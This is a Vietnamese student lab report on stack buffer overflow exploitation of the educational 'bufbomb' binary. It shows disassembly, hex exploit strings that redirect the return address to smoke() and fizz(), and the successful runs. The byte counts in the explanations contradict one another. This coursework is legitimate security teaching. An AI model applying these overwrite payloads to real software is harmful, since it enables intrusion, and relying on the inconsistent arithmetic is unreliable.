BÁO CÁO THỰC HÀNH

Môn học: Lập trình hệ thống (NT209)

Lab 5 – Buffer overflow (Phần 1)

GVHD: Đỗ Thị Thu Hiền

1. **THÔNG TIN CHUNG:**

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT209.N21.ANTT.2

STT	Họ và tên	MSSV	Email
1	Nguyễn Thị Minh Châu	21520645	21520645@gm.uit.edu.vn

2. **NỘI DUNG THỰC HIỆN:**[1]

STT	Công việc	Kết quả tự đánh giá
1	Level 0	
2	Level 1	

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, yêu cầu trong bài Thực hành

BÁO CÁO CHI TIẾT

1. Level 0


- E.1 Vẽ stack

+ Xét đoạn code hàm getbuf

```
.text:08103018 getbuf          proc near               ; CODE XREF: test+E↑p
.text:08103018
.text:08103018 var_34          = byte ptr -34h
.text:08103018
.text:08103018                 push    ebp
.text:08103019                 mov     ebp, esp
.text:0810301B                 sub     esp, 38h
.text:0810301E                 sub     esp, 0Ch
.text:08103021                 lea     eax, [ebp+var_34]
.text:08103024                 push    eax
.text:08103025                 call    Gets
.text:0810302A                 add     esp, 10h
.text:0810302D                 mov     eax, 1
.text:08103032                 leave
.text:08103033                 retn
.text:08103033 getbuf          endp
.text:08103033
.text:08103034
```

+ Stack được mở rộng thêm 0x38 + 0x0C (68 bytes).

+ Đưa biến eax vào vị trí %ebp – 0x34 (tức %ebp – 52): buf.



- E.2 Xác định độ dài chuỗi và vị trí cần ghi đè

+ Chuỗi exploxit có kích thước bao nhiêu bytes?

Vì, khoảng cách từ Get's input tới target là 56 bytes, cần viết 4 bytes để ghi đè vào giá trị đang ở target (tức return address hay rtn addr) → Chuỗi input có độ dài là 60 bytes (54 bytes của buf + 4 bytes %ebp + 4 bytes địa chỉ).

+ 4 bytes ghi đè lên 4 bytes địa chỉ sẽ nằm ở cuối chuỗi exploxit.

- E.3 Xác định giá trị mới sẽ ghi đè

Giá trị mới sẽ ghi đè là địa chỉ của func smoke: 0x0810285b.

Cách tìm:

```
Better luck next time
zeri@zeri:~/LTHT lab5$ objdump -d bufbomb | grep smoke
0810285b <smoke>:
zeri@zeri:~/LTHT lab5$ python
```

- E.4 Dựng chuỗi exploit

Chuỗi exploxit đầy đủ: 56 bytes ngẫu nhiên + 4 bytes địa chỉ


Ví dụ: 56 bytes biểu diễn ký tự A và thêm 4 bytes địa chỉ hàm smoke (được lưu trong smoketest.txt)

- E.5 Kết quả

```
zeri@zeri:~/LTHT lab5$ cat > smoke.txt
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 4
1 41 41 5B 28 10 08
zeri@zeri:~/LTHT lab5$ ./hex2raw < smoke.txt | ./bufbomb -u 0645
Userid: 0645
Cookie: 0x13963d57
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
zeri@zeri:~/LTHT lab5$ S
```

2. Level 1

- E.1 Vẽ stack



- E.2 Xác định độ dài chuỗi và vị trí cần ghi đè

+ Chuỗi exploxit có kích thước bao nhiêu bytes?

Vì, khoảng cách từ Get's input tới target2 là 64 bytes, cần viết 4 bytes để ghi đè vào giá trị đang ở target1 (tức return address hay rtn addr) → Chuỗi input có độ dài là 68 bytes (52 bytes của buf + 4 bytes %ebp + 4 bytes địa chỉ + 4 bytes arg1 + 4 bytes arg2).


+ Cần phải viết đè lên arg2 vì khi thay đổi rtn addr, chương trình sẽ thực thi hàm fizz mà không thông qua câu lệnh call nên stack frame của fizz sẽ được xây dựng ngay tại vị trí rtn addr.


→ rtn addr trở thành %ebp trong stack frame của hàm fizz

- E.3 Xác định giá trị mới sẽ ghi đè

Giá trị mới sẽ ghi đè là: 0x8102888 (địa chỉ hàm fizz) và 0x (giá trị cookie).

Cách tìm:






- E.4 Dựng chuỗi exploit

Chuỗi exploxit đầy đủ: 56 bytes ngẫu nhiên + 4 bytes địa chỉ hàm fizz + 4 bytes arg1 + 4 bytes arg2

Ví dụ: 54 bytes biểu diễn ký tự A và thêm 4 bytes địa chỉ hàm fizz thêm 4 bytes arg1 và thêm 4 bytes arg2 (exploxit được lưu trong fizztest.txt)

- E.5 Kết quả


zeri@zeri:~/LTHT lab5$ objdump -d bufbomb | grep fizz
08102888 <fizz>:
8102898: 75 22 jne 81028bc <fizz+0x34>
81028ba: eb 13 jmp 81028cf <fizz+0x47>
zeri@zeri:~/LTHT lab5$ cat smoke.txt
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 4
1 41 41 5B 28 10 08
zeri@zeri:~/LTHT lab5$ cat > smoke.txt
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 4
1 41 41 88 28 10 08 00 00 00 00 57 3D 96 13
zeri@zeri:~/LTHT lab5$ ./hex2raw < smoke.txt | ./bufbomb -u 0645
Userid: 0645
Cookie: 0x13963d57
Type string:Fizz!: You called fizz(0x13963d57)
VALID

HẾT